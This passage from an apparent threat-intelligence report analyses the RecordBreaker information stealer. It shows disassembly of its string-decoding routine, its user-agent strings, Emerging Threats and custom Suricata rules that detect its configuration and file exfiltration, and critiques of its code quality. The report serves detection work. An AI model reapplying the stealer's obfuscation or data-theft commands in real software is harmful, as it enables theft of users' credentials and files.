mov     dword_410478, eax ; decoded : "tlgrm_"
mov     ecx, offset aW_0 ; "W"
call    sub_40ADA7
push    5               ; data_size
mov     edx, offset a4fbcf07f105e9d ; "4fbcf07f105e9de8"
mov     dword_41045C, eax ; decoded : "ews_"
mov     ecx, offset aS  ; "S"
call    sub_40ADA7
push    6               ; data_size
mov     edx, offset a020edf22a37926 ; "020edf22a3792622"
mov     dword_410294, eax ; decoded : "grbr_"
mov     ecx, offset aTas ; "TAS"
call    sub_40ADA7
push    17h             ; data_size
mov     edx, offset aD9efdd45eb9c0e ; "d9efdd45eb9c0e12"
mov     dword_4104D8, eax ; decoded : "dscrd_"
mov     ecx, offset aAjl261q ; "AJl261q<@"
call    sub_40ADA7
```

Figure 8 : View of the same strings encrypted with different keys. Their order in the code stays the same.

The user-agent used to make the request has changed and is now `TakeMyPainBack`. It's the same for all the requests. We can expect it to be modified regularly.

This proves this malware is still under active development.

4 Detection

5 ET pro rules matched the first sample traffic:

- The 2036934 matches the first request, with the POST parameters and format.

- The 2037274 also matches the first request, based only on the POST parameter names, and the user-agent ("mozzzzzzzzzzz").
- The 2038487 matches de DLL download, with the specific user-agent ("qwrqrwrqwrqwr") and ".dll" in URL.
- The 2038485 matches the "mozzzzzzzzzzz" User-Agent (used for the first request).
- The 2038486 matches the "qwrqrwrqwrqwr" User-Agent used for the DLL downloading.

As the user-agent changed in the second sample we analyzed, ET Pro added a new rule to detect the new User-agent (in the second sample):

`[1:2038916:1] ET TROJAN Win32/RecordBreaker - Observed UA M3 (TakeMyPainBack)`

We propose some more rules to detect the traffic after the first request, and not based on the user-agent (that can be changed easily):

```
alert http $EXTERNAL_NET any -> $HOME_NET any (msg:"GATEWATCHER TROJAN
Win32/RecordBreaker - Observed configuration"; flow:to_client,established;
content:"libs_sqlite3:http"; fast_pattern; content:"|0a|token:"; http_header_names;
content:!"Referer"; classtype:trojan-activity; sid:1000011; rev:1;)

alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"GATEWATCHER TROJAN
Win32/RecordBreaker - Possible file extraction"; flow:established,to_server;
content:"Content-Type: multipart/form-data|3b|"; fast_pattern; pcre:"/|3b|
filename=|22|---[a-zA-Z _.]{1,}---/"; http_header_names; content:!"Referer";
classtype:trojan-activity; sid:1000012; rev:1;)
```

The first rule matches the configuration content (not the request). And the second rule matches the name of the uploaded files for data exfiltration, except for Edge and Firefox basic content (cookies, autofill, ...).

5 Remarks on the programming

Looking at the code, it seems clear multiple people were involved in the development, some with poor habits of programming. Here are a few remarks and points we found interesting.

Some commands are equivalent:

The `wlts`, `wallet.dat`, `tlgrm` and `dscrd` commands are all special cases of the `grbr` one. Only the `grbr` one is necessary.

There is a lot of copy pasting:

Most of the code of the previously mentioned commands is the same, yet it's in different functions sometimes very similar. The check for the "." and ".." entries of `FindFirstFileW` is not always

done the same way (sometime each character is checked, sometimes it only checks for a name starting with "."). But everything else is generally the same. It seems clear those commands have been added one after the other: the code of a first command was copy pasted into a new one to change a part of what it does (sometimes very small).

The `tlgrm` and `dscrd` functions are completely identical. They call the same subfunctions, which means only the main function (with the command name) has been copied, and only the command name string was changed. As they do the same thing, with the same parameters, there are totally equivalent and can be swapped with no consequences.

There are functional bugs:

Memory management is sometimes buggy (`LocalFree` is called on non-allocated addresses, provoking an exception). The `%DSK%` feature of `grbr` removes its last character, potentially removing a drive type number.

Possible Ascii / binary / hex confusion:

The string obfuscation is based on a xor loop: the data array is xored with the key array. In the sample, the key is an ascii hex representation (in edx bellow):

```
push    4               ; data_size
mov     edx, offset aB0484cb7536f47 ; "b0484cb7536f479b"
mov     str, eax        ; decoded : "tlgrm_"
mov     ecx, offset aGgg ; "\aGGg"
call    RE_decode_str
```

Figure 9: Exemple of hex used as a string (and never decoded)

So instead of a xor with arbitrary bytes values, the data are xored with only 16 different ascii values. If the goal was to use a string, why limit the alphabet to the 16 hex characters? They could have used any string, but only used hex chars, which leads us to believe this might be a mistake and the author intended to use arbitrary bytes encoded in hex.

Manually doing what already exists:

Every time an environment variable is used in a path, the program manually replaces its value. There is already a win32 API function doing this: `ExpandEnvironmentStrings`. There is no reason not to use it, which seems to indicate the author are not aware of its existence.

Those remarks on the code, as well as the lack of communications protection (no encryption, custom User-Agent easy to target in a rule) raises questions about the level and skills of this malware authors.


GATEWATCHER